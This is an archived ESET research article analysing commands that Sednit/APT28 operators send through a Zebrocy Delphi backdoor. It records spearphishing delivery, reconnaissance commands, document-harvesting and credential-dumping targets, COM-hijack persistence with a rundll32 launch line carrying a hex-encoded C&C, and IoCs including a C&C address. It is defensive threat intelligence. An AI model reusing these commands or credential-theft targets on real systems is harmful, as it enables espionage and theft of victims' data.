A journey to Zebrocy land

By ESET Research

Archived: 2026-04-05 20:34:15 UTC

What happens when a victim is compromised by a backdoor and the operator is controlling it? It's a difficult question that is not possible to answer entirely by reverse engineering the code. In this article we will analyze commands sent by the operator to their targets.

The Sednit group – also known as APT28, Fancy Bear, Sofacy or STRONTIUM – has been operating since at least 2004 and has made headlines frequently in past years.

Recently, we unveiled the existence of a UEFI rootkit, called LoJax, which we attribute to the Sednit group. This is a first for an APT group, and shows Sednit has access to very sophisticated tools to conduct its espionage operations.

Three years ago, the Sednit group unleashed new components targeting victims in various countries in the Middle East and Central Asia. Since then, the number and diversity of components has increased drastically. ESET researchers and colleagues from other companies have documented these components; however, in this article we will focus on what's beyond the compromise, what the operators do once a victim system is running a Zebrocy Delphi backdoor.

The bear's bait

At the end of August 2018, the Sednit group launched a spearphishing email campaign where it distributed shortened URLs that delivered the first stage of Zebrocy components. In the past, Sednit used a similar technique for credential phishing. However, it is unusual for the group to use this technique to deliver one of its malware components directly. Previously, it had used exploits to deliver and execute the first stage malware, while in this campaign the group relied entirely on social engineering to lure victims into running the first part of the chain. The screenshot in Figure 1 shows Bitly statistics for the shortened URL used in this campaign.

Figure 1. Statistics of the Bitly URL

About 20 clicks were recorded on this link in the same week that the URL was created, and these presumably downloaded the target archive. Let's keep in mind that this may mean fewer than 20 potential victims, as victims may have clicked on the URL twice, or maybe even more times, because the outcome was not what they expected... as we will describe below.

While ESET telemetry data indicates that this URL was delivered by spearphishing emails, we don't have a sample of such an email. The shortened URL leads the victim to an IP-address-based URL, where the archived payload is located.

Unfortunately, without the email message, we don't know if there are any instructions for the user, if there is any further social engineering, or if it relies solely on the victim's curiosity. The archive contains two files; the first is an executable file, while the second is a decoy PDF document.



Figure 2. Files extracted from the archive (Google Translate suggests "CATALOGUE - (2018).exe" and "Order 97.pdf" from the Ukrainian)

Note there is a typo in the executable's filename; it should be "ДОВІДНИК" instead of "ДОВІДНІК". Once the binary is executed, a password prompt dialog box opens. The result of the password validation will always be wrong, but after the apparent validation attempt, the decoy PDF document is opened. That document appears to be empty, but the downloader, which is written in Delphi, continues running in the background. The IP address is also used in the URL hardcoded into the first binary downloader.

The bear's lair

The Stage-1 downloader will download and execute a new downloader, written in C++, not so different from other Zebrocy downloaders. Once again this downloader is as straightforward as the Zebrocy gang's other downloaders. It creates an ID and it downloads a new, interesting backdoor, (this time) written in Delphi.

As we explained in our most recent blogpost about Zebrocy, the configuration of the backdoor is stored in in the resource section and is split into four different hex-encoded, encrypted blobs. These blobs contain the different parts of the configuration.

Figure 3. Overview of the resource section

Once the backdoor sends basic information about its newly compromised system, the operators take control of the backdoor and start to send commands right away.

Hence, the time between the victim running the downloader and the operators' first commands is only a few minutes.

How the bear hunts

In this section we describe in more detail the commands performed manually by the operators through their Delphi backdoor.

The commands available are located in one of the configuration blobs mentioned earlier (the "commands" blob in Figure 3). The number of supported commands has increased over time, with the latest version of the backdoor having more than thirty. As we did not identify a pattern in the order which the commands are invoked, we believe the operators are executing them manually.

The first set of commands gathers information about the victim's computer and environment:

Commands	Arguments
SCREENSHOT	**None**
SYS_INFO	**None**
GET_NETWORK	**None**
SCAN_ALL	**None**

The commands above are commonly executed when the operators first connect to a newly activated backdoor. They don’t have any arguments, and they are quite self-explanatory. Other commands commonly seen executed shortly after these backdoors are activated, listed below:

Commands	Arguments
REG_GET_KEYS_VALUES	HKEY_CURRENT_USER Software\Microsoft\Windows\CurrentVersion
DOWNLOAD_DAY(30)	c:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg;*.jpeg; *.bmp;*.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;*.lhz; d:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg;*.jpeg; *.bmp;*.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;*.lhz;
DOWNLOAD_DAY(1)	c:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg*.jpeg *.bmp*.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf; d:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg*.jpeg *.bmp*.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;
CMD_EXECUTE	echo %APPDATA% ipconfig /all netstat -aon
CMD_EXECUTE	wmic process get Caption,ExecutablePath reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s

Those who already have read our previous articles about Zebrocy will notice that more or less the same kind of information is sent, over and over again by previous stages. This information is requested within a few minutes of initial compromise and the amount of data the operator will have to deal with is quite considerable.

In order to collect even more information, from time to time the Zebrocy operators upload and use dumpers on victims' machines. The current dumpers have some similarities with those previously used by the group. In this case, *Yandex Browser, Chromium, 7Star Browser (*a *Chromium*-based browser*)*, and *CentBrowser* are targeted, as well as versions of Microsoft Outlook from 1997 through 2016:

Command	Arguments
UPLOAD_AND_EXECUTE_FILE	C:\ProgramData\Office\MS\msoffice.exe […] 4D5A9000…

These dumpers create log files indicating the presence or absence of potential databases to dump:

Command	Arguments
DOWNLOAD_LIST	C:\ProgramData\Office\MS\out.txt C:\ProgramData\Office\MS\text.txt

The current dumper contains the following output when there are no databases to dump:

%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Login Data not found
%LOCALAPPDATA%\Chromium\User Data\Default\Login Data not found
%LOCALAPPDATA%\7Star\7Star\User Data\Default\Login Data not found
%LOCALAPPDATA%\CentBrowser\User Data\Default\Login Data not found

These dumpers are quickly removed once they have done their job. Moreover, the backdoor contains a list of filenames related to credentials from software listed below (database names):

key3.db	Firefox private keys (now named key4.db)
cert8.db	Firefox certificate database
logins.json	Firefox encrypted password database
account.cfn	The Bat! (email client) account credentials
wand.dat	Opera password database

The operators take care of retrieving these databases if they are present on the victim's computer.

Command	Arguments
DOWNLOAD_LIST	%APPDATA%\The Bat!\Account.CFN %APPDATA%\The Bat!\[REDACTED]\Account.CFN

The operators retrieve these files on the machine using the DOWNLOAD_LIST command. This command can be used when the operators are aware of the presence of interesting files on the computer.

Finally, depending on how interesting the victim is, they malware operators may deploy another custom backdoor. This backdoor is executed using the CMD_EXECUTE command:

Command	Arguments

CMD_EXECUTE	`reg add "HKCU\Software\Classes\CLSID\{0CD069CF-AC9B-41F4-9571-3A95A62C36A1}" /ve /d "Reliability Maintenance Control Panel" /`
	`rundll32.exe "%APPDATA%\Microsoft\WinSupport\RMC\mtrcpl.dll",#1 687474703A2F2F[REDACTED]`
	`dir /s /b /o:gn %APPDATA%\Microsoft\`

There are some interesting facts here. First, they use COM object hijacking to make the malware persistent on the system even though the custom backdoor is installed only for a few hours. Second, the hex-encoded string is the C&C used by the custom backdoor while in the Delphi backdoor the C&C is embedded in the configuration.

The two Delphi backdoors, the common one and the one above, are quite similar but contain these interesting tweaks:

	Delphi backdoor	Downloaded Delphi backdoor
Delphi compiler version	14.0-15.0	32.0
32/64-bit	32-bit	64-bit
Configuration location	resource section	no config (C&C is passed as an argument)
Number of commands	5	3
Encryption algorithm	AES ECB	custom

	Delphi backdoor	Downloaded Delphi backdoor
Lifetime on the computer	a few days	a few hours

Once again, it's not very clear what the purpose of this custom backdoor is. The detection ratio is definitely lower in comparison to the "usual" backdoor. The very short timeframe where this backdoor is on the system and operating makes it harder to retrieve. Once its operators complete their evil deeds, they quickly remove it.

Summary

Observing commands used in the wild by the operator is quite interesting. They are gathering a considerable amount of information on the compromised target and they are not worried about duplicated data. It shows a large gap between the development strategy and what operators do in practice. Backdoors with custom configuration and modules are deployed very carefully, which indicates some precautions to avoid ending up in the hands of researchers.

The first set of commands is the same and executed during a very short timeframe, which raises another question: is it automated?

Indicators of Compromise (IoCs)

Distribution URL	
http://45.124.132[.]127/DOVIDNIK - (2018).zip	
C&C server	
http://45.124.132[.]127/action-center/centerforserviceandaction/service-and-action.php	
SHA-1	**ESET detection names**
48f8b152b86bed027b9152725505fbf4a24a39fd	Win32/TrojanDownloader.Sednit.CMT
1e9f40ef81176190e1ed9a0659473b2226c53f57	Win32/HackTool.PSWDump.D
bfa26857575c49abb129aac87207f03f2b062e07	Win32/PSW.Agent.OGE

MITRE ATT&CK techniques

Tactic	ID	Name	Description
Initial Access	T1192	Spearphishing Link	Spearphishing emails using a URL-shortener service to trick the victim into clicking on a link to a zip file containing malicious files.
Execution	T1204	User Execution	Tricks users into running an executable with an icon that looks like a Microsoft Word document.
	T1085	Rundll32	rundll32.exe has been used to run a new, downloaded, malicious DLL.
	T1047	Windows Management Instrumentation	WMI commands to gather victim host details.
	T1053	Scheduled Task	Schedule task to execute malicious binaries.
Persistence	T1060	Registry Run Keys / Startup Folder	Registry key HKCU\Software\Microsoft\CurrentVersion\Run\ used for persistence.
	T1122	Component Object Model Hijacking	COM hijacking for persistence.
Defense Evasion	T1107	File Deletion	Deletes files (binaries and files created) after usage.
	T1089	Disabling Security Tools	Kills processes
Discovery	T1012	Query Registry	Registry keys enumeration
	T1057	Process Discovery	Lists running processes

Tactic	ID	Name	Description
	T1082	System Information Discovery	Uses *systeminfo* command to gather information about the victim.
	T1083	File and Directory Discovery	Uses *echo ENV* command to list the content of a directory.
Collection	T1005	Data from Local System	Scans files that match extensions listed in the malware.
	T1039	Data from Network Shared Drive	Enumerates remote and local drives and then exfiltrates files matching specific extensions.
	T1025	Data from Removable Media	Enumerates remote and local drives and then exfiltrates files matching specific extensions.
	T1074	Data Staged	Creates file containing path of all files to exfiltrate.
	T1056	Input Capture	Keylogger feature.
	T1113	Screen Capture	Screenshot feature.
Exfiltration	T1020	Automated Exfiltration	Automatically prepare a file with all file paths to retrieve and send it.
	T1022	Data Encrypted	Data sent are hex-encoded, encrypted with a known algorithm or a custom one.
	T1041	Exfiltration Over Command and Control Channel	Data are exfiltrated to a C&C server.
Command And Control	T1043	Commonly Used Port	Downloaders and backdoors use ports 80 or 443 to communicate with the C&C server.
T1024	Custom Cryptographic Protocol	Data sent are hex encoded, encrypted with AES or a custom algorithm.	
T1132	Data Encoding	Data sent are hex-encoded, encrypted with a known algorithm or a custom one.	
T1001	Data Obfuscation	Data sent are hex-encoded, encrypted with a known algorithm or a custom one.	
T1008	Fallback Channels	A fallback C&C server is embedded in the configuration.	
T1079	Multilayer Encryption	Data sent are hex-encoded, encrypted with a known algorithm or a custom one.	
T1071	Standard Application Layer Protocol	HTTP, HTTPS are used to communicate.	
T1032	Standard Cryptographic Protocol	Data sent are hex-encoded, encrypted with a known	

Tactic	ID	Name	Description
		algorithm or a custom one.	

Source: https://www.welivesecurity.com/2019/05/22/journey-zebrocy-land/